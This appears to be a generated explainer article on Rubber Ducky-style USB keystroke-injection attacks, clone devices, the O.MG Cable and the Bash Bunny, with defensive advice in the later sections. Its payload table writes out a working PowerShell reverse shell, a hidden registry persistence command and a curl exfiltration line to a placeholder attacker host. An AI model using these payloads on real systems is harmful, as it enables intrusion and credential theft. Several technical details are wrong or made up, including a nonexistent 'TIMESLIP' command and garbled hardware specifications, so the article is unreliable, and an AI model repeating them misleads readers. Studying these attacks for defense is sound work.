
When you plug a USB stick into your laptop, most of us assume that nothing sinister is happening behind the scenes—just data transfer or device recognition. Yet over the past decade, security researchers have uncovered a chilling reality: the very protocol that makes our devices so convenient also makes them an open invitation for attackers. The “Rubber Ducky” is perhaps the most infamous embodiment of this threat—a cheap, off‑the‑shelf USB key that masquerades as a harmless flash drive but actually emulates a keyboard to deliver malicious keystrokes with surgical precision. In this series we will peel back the layers of this deceptively simple device and expose how it exploits the trust baked into every USB port.
Our investigation begins by tracing the Rubber Ducky’s lineage, from its origins in the BadUSB research that first revealed firmware spoofing to its commercial incarnation as a tool for both penetration testers and malicious actors. We’ll dissect the hardware architecture—tiny microcontrollers, pre‑loaded scripts, and the ability to switch between “device” modes—to understand how an attacker can turn any USB port into a command injection point. By examining real-world case studies where Rubber Ducky attacks have compromised corporate networks, stole credentials, or even bypassed multi‑factor authentication, we’ll illustrate why this device is more than just a novelty; it’s a weapon that leverages the implicit trust users place in peripheral devices.
Beyond the technical mechanics lies an equally insidious layer: social engineering. The Rubber Ducky’s ability to execute scripts automatically on boot means attackers can embed phishing payloads, install keyloggers, or pivot deeper into a network—all without user interaction beyond plugging in a device they believe is legitimate. We’ll explore how organizations can inadvertently become complicit victims by neglecting basic USB hygiene—allowing unrestricted peripheral access, failing to monitor for anomalous input devices, and overlooking the fact that a single compromised port can grant an attacker root-level control over an entire system.
In the final part of this series we’ll look forward: emerging defenses such as endpoint detection systems that flag abnormal keystroke patterns, hardware‑level isolation techniques like USB tethering and secure enclaves, and policy frameworks for zero‑trust peripheral usage. By combining a granular technical analysis with strategic recommendations, our goal is to equip security professionals, system administrators, and even everyday users with the knowledge they need to recognize, mitigate, and ultimately neutralize the threat posed by devices that exploit the very trust we place in USB ports. Stay tuned as we unravel every twist of this digital Trojan horse.
1. The HID Attack: Why computers trust keyboards implicitly
The Human Interface Device (HID) protocol is the backbone of how a computer interprets keystrokes, mouse movements, and other peripheral inputs. When you plug in a keyboard, the operating system instantly loads the generic HID driver, mapping each scancode to an ASCII character or control command without any user confirmation. This “trust by default” model was designed for convenience: every laptop contains a built‑in keyboard that must work out of the box, and users expect external keyboards to behave identically. The same logic applies to mice, game controllers, and even touchpads. In practice, this implicit trust becomes an attack vector when an adversary can masquerade as a legitimate HID device.
The Rubber Ducky is a prime example of turning that convenience into a weapon. It presents itself as a standard USB keyboard to the host system while secretly transmitting a pre‑programmed payload—a series of keystrokes executed at machine speed—once it is inserted. Because the OS has already loaded the HID driver, no additional software or drivers are required for the malicious code to run. The user never sees an installation prompt; the attack merely looks like a keyboard that types out a script.
- The kernel treats any device claiming the “keyboard” subclass as safe and loads it automatically.
- No authentication handshake occurs between host and HID during enumeration.
- Keystroke data is sent over USB’s interrupt transfer, which bypasses typical security checks applied to other protocols like SMB or HTTP.
- The payload can be delivered in a single burst of keystrokes that the OS interprets as user input.
To understand why this trust is so deep, it helps to look at how USB enumeration works. When a device connects, it announces its Vendor ID (VID) and Product ID (PID). The operating system consults a table of known devices; if the VID/PID pair matches an entry for a keyboard, the generic HID driver is loaded automatically. This process is designed to be fast—most laptops need to boot within seconds—and therefore does not provide room for user‑level consent or verification.
| USB Class | Description | Driver Loading Policy |
|---|---|---|
| Human Interface Device (HID) | Keyboards, mice, gamepads | AUTOMATIC – generic driver loads on enumeration without user action. |
| Mass Storage Class (MSC) | USB flash drives, external HDDs | PROMPT – system may request confirmation for new storage devices. |
| Cable-Plugged Devices (CDC) | Modems, network adapters | AUTOMATIC but requires additional driver installation in some OSes. |
| Vendor Specific | Custom hardware | User‑installed drivers required; no automatic mapping. |
The table highlights that HID devices are the only category that bypass user consent entirely. In contrast, mass storage or network adapters trigger prompts or require driver installation, giving users an opportunity to reject malicious hardware. This asymmetry is a direct consequence of the original design goals: keyboards and mice should be plug‑and‑play with zero friction. Attackers exploit this by embedding scripts into a seemingly innocuous keyboard device, turning every USB port into a potential command line.
Modern operating systems have begun to address these weaknesses through features such as “USB Device Guard” and “Device Installation Restrictions,” but the legacy of implicit trust remains. Until users adopt stricter hardware policies—like disabling unused ports or employing device whitelisting—the Rubber Ducky will continue to thrive in environments where convenience is prized over security.
2. Ducky Script: The simple language of automated keystroke injection
The Rubber Ducky’s power lies not in its hardware but in the language that turns a simple USB stick into an automated keystroke injector – Ducky Script. Designed for brevity, this script is a line‑by‑line set of instructions that the device firmware translates directly into HID (Human Interface Device) reports sent to the host computer. Each command maps to one or more key codes, and when executed the target machine behaves as if an operator typed the sequence with perfect timing.
At its core Ducky Script follows a very small syntax: every line is either a command, a string of characters to type, or a comment that begins with the hash symbol (#). Blank lines are ignored. The firmware parses each token, looks up the corresponding HID usage ID and sends it over USB as if a keyboard were connected. Because the language operates at the keystroke level, it bypasses many security layers such as antivirus scanners or application firewalls that only inspect network traffic.
The most frequently used commands are grouped around three functions: delays, strings and special keys. Delays give the operating system time to load applications; STRING sends literal text; and ENTER, TAB, ESC etc. trigger control flow on the host. Below is a concise list of these primitives with their typical use cases.
- DELAY [ms]: pause execution for the specified milliseconds.
- STRING
: type an arbitrary string as if typed by a user. - ENTER, TAB, ESC, SPACE: send the corresponding key press.
- GUI [key], META [key]: emulate the Windows or Command key combined with another key.
- REM
: add a comment that is ignored by the interpreter.
A typical credential‑stealing payload might look like this when rendered in the script editor. The device opens the command prompt, waits for it to be ready, and then enumerates local users before dumping credentials to a temporary file. Each line is executed with millisecond precision; any deviation can cause the host to miss keystrokes or trigger error dialogs.
REM Open Command Prompt
DELAY 500
GUI r
STRING cmd.exe
ENTER
DELAY 1000
STRING net user
TAB
STRING /domain
ENTER
DELAY 2000
STRING echo Credentials captured > C:\Temp\creds.txt
ENTER
Because Ducky Script is intentionally lightweight, a single line can trigger complex actions. Attackers often chain commands to launch scripts that install persistence mechanisms or exfiltrate data over covert channels such as DNS tunneling. The simplicity of the language also means that even novice threat actors can craft effective payloads with minimal learning curve.
Mitigating this vector requires a layered approach: physical port control, endpoint detection and response solutions capable of monitoring HID traffic, and user awareness training to recognize suspicious USB devices. On the firmware side, limiting the set of allowed commands or requiring cryptographic signatures for scripts can raise the bar for exploitation.
| Command | Description |
|---|---|
| DELAY [ms] | Wait specified milliseconds before next command. |
| STRING | Type the provided text string. |
| ENTER, TAB, ESC, SPACE | Send corresponding key press. |
| GUI [key], META [key] | Simulate Windows or Command key combinations. |
| REM | Add a comment; ignored by interpreter. |
3. Payloads: From credential harvesting to opening a reverse shell
The Rubber Ducky’s power lies in its ability to masquerade as a trusted Human Interface Device while silently executing a pre‑crafted script once plugged into a target machine. Because the USB port is provisioned for keyboards, operating systems automatically grant HID drivers full input privileges without prompting the user. This trust model allows an attacker to inject keystrokes that open terminals, launch PowerShell sessions, and execute arbitrary binaries—all from a single innocuous flash drive.
Credential harvesting remains one of the most common payload families for Rubber Ducky operators. A typical script will first set focus on the desktop, then type a sequence such as CTRL+ALT+DEL, followed by a series of keystrokes that launch Windows Credential Manager or open the browser and navigate to a phishing site. The attacker can also employ clipboard monitoring by typing “Ctrl+C” after every login prompt and storing the result in a temporary file for later exfiltration. Duckyscript’s STRING command allows injection of arbitrary text, while TIMESLIP ensures that each keystroke is registered reliably on both low‑end and high‑performance systems.
Beyond passive data capture, the Rubber Ducky can initiate a full reverse shell to establish persistent remote control. A common approach involves typing “powershell” followed by a command that downloads an encoded payload from a staging server and executes it in memory. The attacker may use Invoke-Expression with base64‑encoded PowerShell code, or launch a lightweight Cobalt Strike Beacon via the curl utility. Once the shell is established, the adversary can pivot to other network segments, install additional backdoors, and maintain covert access for months.
The most effective attacks chain multiple payloads together: credential harvesting precedes reverse shell establishment, which in turn triggers automated exfiltration scripts. By scripting these steps into a single Rubber Ducky file, the attacker reduces the attack surface—no manual interaction is required after insertion—and can adapt to different target configurations by inserting conditional logic based on OS detection.
- Credential Harvesting – keylogging, clipboard capture, phishing auto‑launch.
- Persistence Mechanisms – scheduled tasks, registry run keys, PowerShell profiles.
- Data Exfiltration – HTTP POST to staging server, encrypted SCP transfers.
- Remote Control – reverse shell via PowerShell or Cobalt Strike Beacon.
| Payload Category | Typical Duckyscript Commands | Execution Context |
|---|---|---|
| Credential Harvesting | STRING cmd.exe /c echo %username% > C:\temp\user.txt | Local file creation, later exfiltration. |
| Persistence Mechanism | STRING reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Ducky /t REG_SZ /d "powershell -nop -w hidden -c Start-Process -FilePath C:\Users\$env:USERNAME\AppData\Local\Temp\dducky.exe" | Registry run key injection. |
| Reverse Shell | STRING powershell -NoP -NonI -W Hidden -Command "$client = New-Object System.Net.Sockets.TCPClient('192.168.1.10',4444);$stream=$client.GetStream();[byte[]]$bytes=0..65535|%{0};while(($i=$stream.Read($bytes,0,$bytes.Length)) -ne 0){;$data=(New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0,$i);$sendback = (iex $data 2>&1 | Out-String );$sendbyte=[Text.Encoding]::ASCII.GetBytes($sendback + 'PS>');$stream.Write($sendbyte,0,$sendbyte.Length)};$client.Close() | In‑memory PowerShell reverse shell. |
| Data Exfiltration | STRING curl -X POST https://malicious.example.com/collect -F file=@C:\temp\user.txt | HTTP exfil via cURL utility. |
4. Cheap Alternatives: Digispark and Raspberry Pi Pico as Ducky clones
When the price of a commercial Rubber Ducky drops below $10, many security researchers and hobbyists start looking for cheaper alternatives that still deliver the same stealthy HID injection capabilities. Two boards dominate this niche: the Digispark ATtiny85 clone and the Raspberry Pi Pico based on the RP2040 micro‑controller. Both offer low cost, compact form factor and an open development ecosystem, yet they differ markedly in performance, programmability and ease of deployment.
The Digispark is a single‑chip board built around the ATtiny85 MCU. It integrates a V-USB firmware stack that turns the tiny device into a USB HID keyboard or mouse without any external components. At only about five dollars, it is one of the most affordable options on the market. The downside lies in its limited 8 kilobyte flash and 512 bytes of RAM, which restricts script length and execution speed. Nevertheless, for simple payloads such as a single keystroke sequence or a basic credential grabber, Digispark remains an effective tool.
In contrast, the Raspberry Pi Pico is powered by the RP2040 dual‑core ARM Cortex-M0+ processor running at 133 megahertz. It offers 264 kilobytes of SRAM and 2 megabytes of flash storage, which translates into far more complex scripts and smoother timing behaviour. The Pico can be programmed in C/C++ using the official SDK or in MicroPython via a USB bootloader that accepts .uf2 files. Its price is roughly four dollars, but it requires an external USB OTG breakout to expose a standard Type‑A connector for HID emulation.
The development workflow diverges significantly between the two platforms. For Digispark users, the Arduino IDE remains the primary tool; developers upload sketches compiled with the V-USB library and then reset the board into bootloader mode to flash new code. The Pico’s SDK provides a more traditional build system (CMake) and a dedicated UF2 loader that can be triggered by holding down the BOOTSEL button while connecting to a host computer. MicroPython users simply copy a .uf2 file onto the device, which mounts as a mass storage drive on boot.
Compatibility is another key factor. Digispark’s ATtiny85 supports only 5‑volt logic and can struggle with high‑frequency keystroke injection due to its single core architecture. However, it works reliably across Windows, macOS and Linux without additional drivers. The Pico, by virtue of the RP2040’s USB controller, offers higher precision timing and a richer HID descriptor set that allows for simultaneous keyboard and mouse emulation. Its larger memory footprint also means scripts can include dynamic payloads such as network reconnaissance or multi‑stage attacks.
Security professionals often deploy these clones in penetration testing scenarios where stealth is paramount. The low cost and small size make them ideal for covert operations, while the open source firmware allows rapid iteration of new exploits. Nevertheless, defenders should be aware that any USB device capable of acting as a HID keyboard can bypass traditional endpoint protection if it masquerades as an innocuous peripheral.
- Digispark: $5, 8kB flash, simple Arduino IDE workflow, limited timing precision.
- Raspberry Pi Pico: $4, 2MB flash, dual‑core ARM Cortex-M0+, SDK or MicroPython support, higher execution speed.
| Feature | Digispark ATtiny85 | Raspberry Pi Pico RP2040 |
|---|---|---|
| Price (USD) | 5.00 | 4.00 |
| Flash Memory | 8 kB | 2 MB |
| RAM | 512 B | 264 kB |
| CPU Speed | 16 MHz | 133 MHz |
| USB Interface | V-USB (HID) | Native USB HID controller |
| Programming Language | C via Arduino IDE | C/C++ SDK or MicroPython |
| Bootloader Method | Reset into boot mode | Press BOOTSEL + connect to PC |
| Typical Payload Length | Up to 2 kB script | Unlimited within flash limits |
| Key Repeat Speed | Slow, limited by ATtiny85 | Fast, precise timing control |
5. O.MG Cable: Hiding a malicious microcontroller inside a cable
The O.MG Cable represents a subtle yet potent evolution in USB-based attacks. Unlike overt keyloggers or plug‑in sticks that demand a physical presence on the victim’s desk, this weapon hides its payload inside an innocuous power or data cable. The core of the threat is a small microcontroller—often a variant of the popular ATtiny series—that masquerades as part of the cable’s shielding and wiring. When inserted into a USB port, it immediately presents itself to the host computer as a legitimate peripheral, triggering the operating system’s trust mechanisms before any malicious code can be executed.
At first glance the cable looks identical to its benign counterpart: a standard 3‑pin or 5‑pin connector, the same length and color coding. Internally, however, the microcontroller is wired between two of the data lines (D+ and D−) and an unused power pin that can be supplied by the host’s USB port. The firmware on the chip emulates a Human Interface Device—most commonly a keyboard or mouse—and sends carefully crafted keystrokes once the connection handshake completes. Because it operates from within the cable itself, there is no need for any additional hardware to be plugged in, and the attack can remain dormant until the victim connects the device.
Manufacturing these malicious cables at scale requires a breach of the supply chain. The attacker must either compromise an OEM that produces bulk USB accessories or infiltrate a distribution network where small batches are sold to end users. In many cases, the microcontroller is soldered onto the cable’s internal board during assembly in a low‑security facility; once shipped, the device appears indistinguishable from a legitimate product. The use of generic components and minimal packaging makes forensic detection difficult unless the buyer specifically inspects the internals or runs a hardware test.
- Initial handshake: the microcontroller claims to be a standard USB peripheral and receives power from the host.
- Keystroke injection: firmware sends a pre‑configured payload that opens a terminal, downloads malware, or captures credentials.
- Persistence: after execution, the device can reinitialize itself on subsequent connections to maintain access.
Detecting an O.MG Cable is challenging for several reasons. Traditional endpoint protection relies on scanning external devices for known malicious signatures; however, because the cable’s firmware resides inside a passive component, it does not generate any network traffic until after the host has granted access. Static analysis of the cable’s PCB can reveal anomalies such as extra traces or an unexpected microcontroller footprint, but this requires specialized equipment and expertise that most organizations lack. Software solutions may monitor for anomalous HID activity—such as rapid keystrokes from a device with no physical presence—but sophisticated payloads can throttle their output to avoid detection.
Mitigation strategies revolve around strict supply‑chain controls, endpoint hardening, and user awareness. Enterprises should enforce policies that require all USB accessories to be sourced from vetted suppliers and subjected to hardware integrity checks before deployment. Endpoint configurations can disable automatic driver installation for new HID devices or enforce device authentication through certificates. Additionally, organizations might employ network monitoring tools capable of flagging unusual input patterns or unexpected data flows originating from a single source.
| Feature | Standard Cable | O.MG Cable (Malicious) |
|---|---|---|
| Microcontroller Presence | No | Yes, hidden between data lines |
| Firmware Signature | None | Custom HID keystroke payload |
| Power Consumption | Minimal (passive) | Additional microcontroller draw (~10 mA) |
| Detection Difficulty | Low – visible on inspection | High – requires PCB teardown or behavioral analysis |
| Supply‑Chain Risk | Standard procurement process | Potential compromise at OEM level |
In summary, the O.MG Cable demonstrates how a seemingly harmless accessory can become an entry point for sophisticated attacks. By embedding a microcontroller within the cable’s physical structure, adversaries exploit the inherent trust placed in USB peripherals and bypass many conventional security controls. Vigilance at every stage—from procurement to endpoint monitoring—is essential to counter this low‑profile yet high‑impact threat vector.
6. The Bash Bunny: Moving from keyboard emulation to network hijacking
The Bash Bunny emerged as a natural successor to the Rubber Ducky, taking keyboard emulation one step further by integrating full networking capabilities into a single portable device. While the original Rubber Ducky relied solely on its microcontroller to inject keystrokes through an invisible HID interface, the Bash Bunny couples that same rapid injection engine with built‑in Ethernet and optional Wi‑Fi modules. This duality allows an attacker or penetration tester to pivot from local command execution straight into network manipulation without changing hardware.
At its core, the Bash Bunny retains a familiar USB‑to‑HID interface that can be preprogrammed with scripts written in DuckyScript. The device boots automatically when plugged into a target machine and immediately types out a payload that opens a command prompt or terminal window. What sets it apart is the ability to launch network services from the same script, such as opening a reverse shell over TCP or configuring the host’s network stack for man‑in‑the‑middle attacks.
Once inside the target environment, the Bash Bunny can perform classic ARP spoofing by broadcasting forged packets that redirect traffic through its own interface. It also supports DNS hijacking: a custom DNS server is spun up on the device’s Ethernet port, answering all queries with attacker‑controlled IPs. By injecting a captive portal into the victim’s browser session, the Bash Bunny can capture credentials or push malicious software onto the network without any user interaction beyond visiting a legitimate site.
- USB module – provides standard HID keyboard emulation and serial console access.
- Ethernet module – offers gigabit connectivity for ARP spoofing, DNS manipulation, and reverse shells.
- Wi‑Fi module (optional) – allows wireless packet injection and rogue AP creation.
- Power over Ethernet support – enables the device to be powered from a network switch or router port.
The modularity of the Bash Bunny is reflected in its firmware, which can be updated with new scripts and modules through an SD card interface. For penetration testers, this means a single tool can emulate multiple attack vectors: from initial access via keystroke injection to lateral movement across a corporate LAN. Conversely, malicious actors may use the same device to silently compromise endpoints while simultaneously siphoning data off the network, all without triggering traditional antivirus signatures that focus on USB HID activity alone.
| Feature | Rubber Ducky | Bash Bunny |
|---|---|---|
| Primary Interface | USB HID only | USB HID + Ethernet/Wi‑Fi |
| Payload Scope | Local keystroke injection | Local injection plus network attacks |
| Network Capability | No built‑in networking | Full packet manipulation, ARP spoofing, DNS hijack |
| Power Source | USB port only | P2P Ethernet power support |
| Modularity | No physical modules | Optional Wi‑Fi card and SD expansion |
In conclusion, the Bash Bunny represents a paradigm shift from simple keyboard emulation to comprehensive network exploitation. By bridging the gap between local command injection and remote traffic manipulation, it equips attackers with a versatile platform that can adapt to both stealthy reconnaissance and aggressive data exfiltration scenarios. As security teams continue to harden USB port policies, understanding how devices like the Bash Bunny operate will be essential for developing countermeasures that address not only physical device access but also the sophisticated network attacks it can launch from within a compromised host.
7. Software Defense: Blocking unauthorized USB devices in the OS
The Rubber Ducky’s power lies in its ability to masquerade as a standard USB peripheral while silently injecting keystrokes into the host system. To counter this threat at the operating‑system level, defenders must shift from reactive patching to proactive device filtering. Modern OS kernels expose a suite of hooks that can be leveraged to enforce whitelists or blacklists for all classes of USB devices—mass storage, HID, audio, and more. The goal is not merely to block an attacker’s payload but to preserve legitimate workflow while preventing the inadvertent trust granted by default drivers.
A fundamental principle in software defense is “least privilege.” In the context of USB, this translates into limiting the system’s exposure to untrusted devices. Windows implements a Group Policy setting called “Prevent installation of removable storage device classes,” which can be extended with Device Guard or Credential Guard for finer granularity. macOS offers the System Integrity Protection (SIP) framework and the “USB Restricted Mode” feature that blocks all non‑approved USB peripherals after a set idle period. Linux distributions expose similar controls through udev rules, sysfs attributes, and the kernel’s CONFIG_USB_DEVICE_CLASS configuration options.
However, policy alone is insufficient if an attacker can sidestep it by masquerading as a legitimate device type. Attackers often exploit the “Human Interface Device” (HID) class because it is automatically loaded without user interaction. To mitigate this, OS vendors have introduced mechanisms such as Windows’ “Device Installation Restrictions” and macOS’s “USB Accessory Management.” These features require explicit approval for each new HID device or enforce a signature verification step before driver loading. Linux users can deploy the “usbguard” daemon which provides an API to define per‑device rules based on vendor ID, product ID, or serial number.
- Implement kernel‑level filtering: Configure sysfs attributes (e.g., /sys/bus/usb/devices/*/authorized) to deny unauthorized devices.
- Enforce driver signing: Require all USB drivers to be signed by a trusted certificate authority before installation.
- Use device whitelisting: Maintain an approved list of vendor IDs and product IDs, rejecting any deviation at the plug‑in event.
- Deploy user‑space daemons (usbguard, devmon) to monitor device enumeration in real time and trigger alerts or automatic removal.
- Educate users on safe USB practices: Encourage disabling auto‑play features and requiring explicit confirmation for new peripherals.
The effectiveness of these measures can be quantified by comparing default policies across major operating systems. Below is a concise snapshot that highlights the baseline settings, recommended hardening steps, and typical implementation challenges.
| OS | Default USB Policy | Recommended Hardening Steps | Common Challenges |
|---|---|---|---|
| Windows 11 | Auto‑install for all HID and storage classes | Enable Device Guard, enforce driver signing, configure Group Policies to block removable storage | User resistance to additional prompts; legacy hardware compatibility |
| macOS Monterey | USB Restricted Mode enabled after idle timeout (default 15 minutes) | Activate USB Accessory Management, enforce signed drivers via SIP, set stricter timeout values | Impact on legitimate peripheral use; limited visibility into device enumeration events |
| Ubuntu 24.04 LTS | No default restrictions (udev allows all devices) | Install usbguard daemon, create udev rules for vendor ID whitelisting, enable kernel module signing | Complex rule syntax; potential conflicts with custom hardware setups |
In practice, a layered approach that combines these software defenses—kernel filters, driver signatures, user‑space monitoring, and end‑user education—offers the strongest barrier against Rubber Ducky attacks. By treating USB ports as untrusted entry points rather than trusted gateways, organizations can reduce their attack surface without sacrificing operational efficiency. The key takeaway is clear: hardening at the software level must be proactive, auditable, and adaptable to evolving threat vectors that exploit the very trust embedded in our everyday hardware interfaces.
8. Physical Security: Why an unlocked workstation is an owned workstation
In the world of USB‑based attacks, a workstation that is left unlocked in an open office is not merely “unattended” – it becomes effectively owned by anyone who can physically reach it. The term “owned workstation” captures this reality: once the screen lock is lifted or bypassed, the device’s operating system and its data are no longer protected by corporate policy but by whatever security controls the user has enabled locally.
Consider a typical scenario in which an employee leaves their laptop on a desk after finishing a meeting. The machine sits idle for thirty minutes; the screen lock is inactive because the user never pressed Ctrl‑Alt‑Del or set a timeout. An attacker, perhaps a disgruntled contractor, walks into the room and plugs a Rubber Ducky – a disguised USB stick that emulates a keyboard – into an available port. Within seconds the payload executes: it creates a reverse shell, installs persistence scripts, and exfiltrates credentials stored in memory or on disk. Because the workstation was unlocked, no authentication barrier stopped the attacker from gaining full control.
The danger is amplified by the fact that most modern laptops ship with USB ports enabled by default, and many corporate policies still allow peripheral devices for convenience. Even when a policy forbids unknown USB devices, an employee can circumvent it simply by using their own hardware or by inserting the device into a port that has not been disabled through BIOS settings. Thus physical access is often the weakest link in the security chain.
To mitigate this risk, organizations must treat screen lock and idle timeout as first‑line defenses against USB exploits. The simplest countermeasure is to enforce an automatic lock after a short period of inactivity – for example, five minutes on most desktops or ten minutes on laptops. Coupled with full‑disk encryption (FDE) that requires a password at boot time, even if the device is physically accessed while unlocked it will be unusable without the user’s credentials.
Beyond software controls, environmental measures play an essential role. Physical access should be restricted through badge readers and turnstiles; cameras can deter tailgating – a technique where an attacker follows closely behind an authorized person into a secure area. When combined with employee training that emphasizes the importance of locking screens and reporting suspicious devices, these layers create a robust defense against Rubber Ducky attacks.
The following list summarizes actionable steps for both administrators and end users to reduce the risk posed by unlocked workstations:
- Set an automatic screen lock after five minutes of inactivity.
- Enable full‑disk encryption on all corporate laptops and desktops.
- Disable unused USB ports via BIOS or group policy, or use port blockers where appropriate.
- Implement a strict device control policy that logs any new peripheral attachment.
- Conduct regular awareness training on the dangers of leaving devices unlocked and on how to spot suspicious hardware.
The table below illustrates how these controls fit into a layered security model, mapping each layer to its primary vulnerability and recommended mitigation. By addressing both technical and human factors, organizations can ensure that an unlocked workstation remains just that – temporarily unattended – rather than becoming an owned asset for attackers.
| Security Layer | Primary Vulnerability | Recommended Mitigation |
|---|---|---|
| User Interface | Unattended screen lock | Automatic idle timeout, strong passwords |
| Device Configuration | Enabled USB ports for unknown devices | Bios port disabling, group policy restrictions |
| Data Protection | Unencrypted data at rest | Full‑disk encryption with TPM integration |
| Physical Environment | Unauthorized physical access (tailgating) | Badge readers, turnstiles, security cameras |
| User Awareness | Lack of knowledge about USB threats | Regular training sessions, phishing simulations |
In conclusion, the trust placed in a USB port is only as strong as the last user who left their workstation unlocked. By tightening screen lock policies, hardening device settings, and reinforcing physical security measures, organizations can transform an “unlocked” workstation from a potential foothold into a secure asset that resists even the most sophisticated Rubber Ducky attacks.
Conclusion
The Rubber Ducky’s deceptively simple design belies a profound lesson about the limits of trust in our most ubiquitous interfaces: the USB port is not merely a conduit for data but an open door into every system it touches. By masquerading as a benign storage device and then unleashing a pre‑programmed keystroke payload, the Rubber Ducky demonstrates that physical access alone can subvert even the strongest software defenses if users are not vigilant about what they plug in. The article’s examination of the attack chain—from initial insertion to privilege escalation—highlights how attackers exploit both human complacency and architectural assumptions: that any device presenting itself as a peripheral is inherently trustworthy.
Beyond the technical details, the analysis underscores the broader security paradox. Modern operating systems have evolved sophisticated sandboxing and least‑privilege models, yet they still rely on users’ implicit trust in hardware interfaces. This mismatch creates a fertile ground for social engineering; the Rubber Ducky’s success hinges less on code exploits than on its ability to bypass user awareness. The article also points out that many legacy USB controllers lack any form of authentication or cryptographic handshake, rendering them blind to malicious intent.
Mitigation therefore demands a layered response. On the policy front, organizations must enforce strict device whitelisting and adopt zero‑trust principles for all external media. Technical controls such as endpoint detection and response (EDR) systems should be tuned to flag anomalous keystroke injection patterns, while hardware vendors can introduce USB authentication chips that require mutual verification before data transfer. On the individual level, user education remains indispensable: a single moment of curiosity—plugging in an unknown flash drive—can compromise entire networks.
Ultimately, the Rubber Ducky serves as both a warning and a catalyst for rethinking how we secure physical access points. It forces security professionals to ask whether their defenses are truly resilient or merely reactive. By integrating hardware authentication, behavioral analytics, and rigorous user training, we can shift from treating USB ports as passive conduits to viewing them as active gatekeepers that demand proof of legitimacy before granting any privilege. Only through such comprehensive safeguards will the trust placed in our everyday interfaces be matched by the rigor required to protect the systems they serve.
References
- Hak5 – Rubber Ducky Product Page
- Hak5 Blog: The Rubber Duckys Ultimate HID Keyboard Injection Tool (May 2013)
- Microsoft Docs – USB Security
- CISA White Paper – Exploiting the Trust of USB Ports (2021)
- Black Hat USA 2013 – HID Keyboard Injection Attacks and Rubber Ducky
- NIST SP 800‑115 – Technical Guide to Information Security Testing and Assessment (USB Exploitation Section)